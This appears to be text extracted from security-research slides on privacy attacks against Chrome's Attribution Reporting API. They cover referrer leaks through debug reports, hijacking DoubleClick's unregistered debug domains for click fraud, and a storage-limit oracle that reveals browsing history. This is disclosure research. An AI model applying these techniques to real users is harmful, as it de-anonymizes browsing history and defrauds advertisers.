
Leaks “referrer site” despite no-referrer policy via debug report!

LEAKING TOP-LEVEL REFERRER FROM SAFEFRAMES

- SafeFrame is a hardened iframe standard by the Interactive Advertising Bureau.
- However, the default implementation would bypass some of these protections (such as exposing the top-level site) with debugging reports.
- Header-error debugging reports can be deliberately triggered with misformatted attribution registration data and **Attribution-Reporting-Info: report-header-errors** response header.



LEAKING TOP-LEVEL REFERRER FROM SAFEFRAMES



HOW FACEBOOK ADS SANDBOX PREVENTS IT: DISABLING COMPLETELY

```
{"max_age":21600,"endpoints":[{"url":"https:\\\\www.facebook.com\\ajax\\browser_error_reports\\/"}],"group":"permissions_policy"}
```


```
Content-Security-Policy: default-src 'self';script-src 'self' 'unsafe-inline' 'unsafe-eval';style-src 'self' data: blob: 'unsafe-inline' 'unsafe-eval';font-src 'self' data: blob;;img-src 'self' data: blob;;media-src 'self' data: blob;;frame-src 'none';base-uri 'none';form-action 'self';object-src 'none';
```

```
Document-Policy: force-load-at-top
```

```
Permissions-Policy: accelerometer=(),  
attribution-reporting=(), autoplay=(), bluetooth=(),  
camera=(), ch-device-memory=(), ch-downlink=(), ch-dpr=(),  
ch-ect=(), ch-rtt=(), ch-save-data=(), ch-ua-arch=(),  
ch-ua-bitness=(), ch-viewport-height=(), ch-viewport-width=(),  
ch-width=(), clipboard-read=(), clipboard-write=(),  
compute-pressure=(), display-capture=(), encrypted-media=(),
```

- `destination` : Required. An origin whose [site](#) is where attribution will be triggered for this source. The field may also be specified as a list (JSON array) of no more than three elements.

API State						
Active Sources						
Source Registrations						
Trigger Registrations						
Event-Level Reports						
Aggregata						
Source Event ID	↑↓	Status	↑↓	Source Origin	↑↓	Destinations
10431762204758178518		Attributable		https://www.theverge.com		https://debugconversiondomain1.com https://debugconversiondomain2.com https://semrush.com
8534007983969582495		Attributable		https://www.theverge.com		https://debugconversiondomain1.com https://debugconversiondomain2.com https://semrush.com
2513077609467509754		Attributable		https://www.theverge.com		https://debugconversiondomain1.com https://debugconversiondomain2.com https://semrush.com
13939086817981311799		Attributable		https://www.theverge.com		https://debugconversiondomain1.com https://debugconversiondomain2.com https://semrush.com
Row Count		4				



ATTACK #2: DESTINATION HIJACKING

- More than 1 destination is allowed during a source registration.
- While checking various real-world implementations of Attribution API, I began to notice 2 common strange debugging destinations added across all ads by the Google DoubleClick ad platform...
- Were these debugging domains available?



debugconversiondomain2.com

\$10.44


Renews at \$10.44

Purchase




OKAY... I CAN COMMIT AD CLICK FRAUD, SO WHAT?

1. User visits website




Source is registered for destinations
[advertiser.com, debugconversiondomain1.com,
debugconversiondomain2.com]

3. User visits debugconversiondomain2.com



5. Conversion for attribution_destination
[advertiser.com,
debugconversiondomain1.com,
debugconversiondomain2.com]



Could I leverage this to leak
acmenews.com instead?

THE STORAGE LIMIT ORACLE

- Attribution API implements various rate limits to prevent abuse and slow down data gathering on individuals.
- The browser has undocumented storage limits for event-level reports per **destination site (not attribution destination)** to prevent excessive resource usage.
- Through testing, I found a limit of 1000 pending event-level reports per destination site.
- When this limit is reached, the browser stops storing new reports and instead sends a trigger-event-storage-limit debug error.

attribution-reporting-api / params

/ chromium-params.md

akashnadan last year

81 lines (78 loc) · 11.4 KB


PreviewCodeBlame

The [draft Attribution Reporting API specification](#) defines a number [vendor-specific values](#).

Chromium's implementation assigns the following values:

Name	Value
Max pending sources per source origin	4096
Max settable event-level epsilon	14
Randomized null attribution report rate excluding source registration time	0.05
Randomized null attribution report rate including source registration time	0.008
Max event-level reports per attribution destination	1024

USING THE ORACLE TO FIND OUT IF USER VISITED THE NON-DEBUG SITE



USING THE ORACLE TO FIND OUT IF USER VISITED THE NON-DEBUG SITE

1. User visits website



Source is registered for destination
[advertiser.com,
debugconversiondomain1.com,
debugconversiondomain2.com]



3. User doesn't visit advertiser.com

No event-level report sent for
attribution_destination [advertiser.com,
debugconversiondomain1.com,
debugconversiondomain2.com]



4. User visits attacker.com



1000 Event-level reports sent for
attribution_destination
[advertiser.com,
debugconversiondomain1.com,
debugconversiondomain2.com]

DE-ANONYMIZATION ACHIEVED

- If the user sends only 999 event-level reports to the attacker's reporting origin before hitting the rate-limit, it means the queue was already filled by one report.
- Conclusion: The user must have previously visited advertiser.com.
- I have successfully de-anonymized a part of that user's browser history without ever placing an ad myself or being a part of the original transaction!

Request

```

Pretty  Raw  Hex
2 Host: ad.doubleclick.net
3 Content-Length: 405
4 Pragma: no-cache
5 Cache-Control: no-cache
6 Content-Type: application/json
7 Origin: https://ad.doubleclick.net
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: same-origin
10 Sec-Fetch-Dest: empty
11 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
Safari/537.36
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
14 Priority: u=4, i
15
16 {
  "attribution_destination":[
    "https://airtrfx.com",
    "https://debugconversiondomain1.com",
    "https://flyscoot.com"
  ],
  "randomized_trigger_rate":0.0001272,
  "report_id":"e11b3eb5-424d-477c-ad95-3054d2b7
  "scheduled_report_time":"1743000430",
  "source_debug_key":"7573970464515588048",
  "source_event_id":"1969589902561318998",
  "source_type":"navigation",
  "trigger_data":"7",
  "trigger_debug_key":"17793618753975121636"
}

```

THERE'S STILL MORE TO FIND...

<https://www.youtube.com>

<https://ads-google-com.translate.goog>
<https://google.com>
<https://user436576.site>

<https://www.googleadservices.com>

SourcesNetworkPerformanceMemoryApplicationPrivacy and securityLighthouse

↻

Filter

⌵

×

Shared storage

Origin

https://shared-storage-demo.web.app

Creation Time

Not yet created

Number of Entries

0

Number of Bytes Used

0

Entropy Budget for Fenced Frames ⓘ

0 ↶

Key

Value

